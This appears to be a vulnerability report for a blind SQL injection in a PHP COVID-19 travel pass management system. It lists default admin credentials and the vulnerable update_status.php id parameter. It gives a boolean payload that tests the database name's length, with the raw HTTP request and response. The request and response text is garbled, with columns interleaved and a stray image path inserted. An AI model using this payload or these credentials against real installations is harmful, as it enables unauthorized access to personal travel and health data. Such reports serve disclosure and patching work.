

Author: k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15308/covid-19-travel-pass-management-system-phpoop-free-source-code.html

Vulnerability File: /ctpms/admin/applications/update_status.php?id=

Vulnerability location: /ctpms/admin/applications/update_status.php?id=,id

[+] Payload: /ctpms/admin/applications/update_status.php? id=1%27%20and%20length(database())%20=%208--+ // Leak place ---> id

Current database name: ctpms_db,length is 8

```
GET /ctpms/admin/applications/update_status.php?id=1%27%20and%20length(database())%2 Host: 192.168.1.19

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

Accept-Encoding: gzip, deflate


DNT: 1

Cookie: PHPSESSID=sbd29ujtf9eelnf4f6rlt8ikfi

Connection: close



When length (database ()) = 7, Content-Length: 1783



When length (database ()) = 8, Content-Length: 1792

```
HTTP/1.1 200 OK
                                                        Date: Fri, 06 May 2022 06:59:51 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP
/ctpms/admin/applications/update_status.php?id=1%
27%20and%20length(database())%20=%208--+ HTTP/1.1
Host: 192.168.1.19
                                                        X-Powered-By: PHP/8.0.7
                                                        Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalida
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
                                                        Pragma: no-cache
text/html,application/xhtml+xml,application/xml;q= 0.9,*/*;q=0.8 Accept-Language:
                                                        Access-Control-Allow-Origin: *
                                                        Content-Length: 1792
                                                        Connection: close
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
                                                        Content-Type: text/html; charset=UTF-8
Accept-Encoding: gzip, deflate
                                                        DNT: 1
Cookie: PHPSESSID=sbd29ujtf9eelnf4f6rlt8ikfi
Connection: close
```

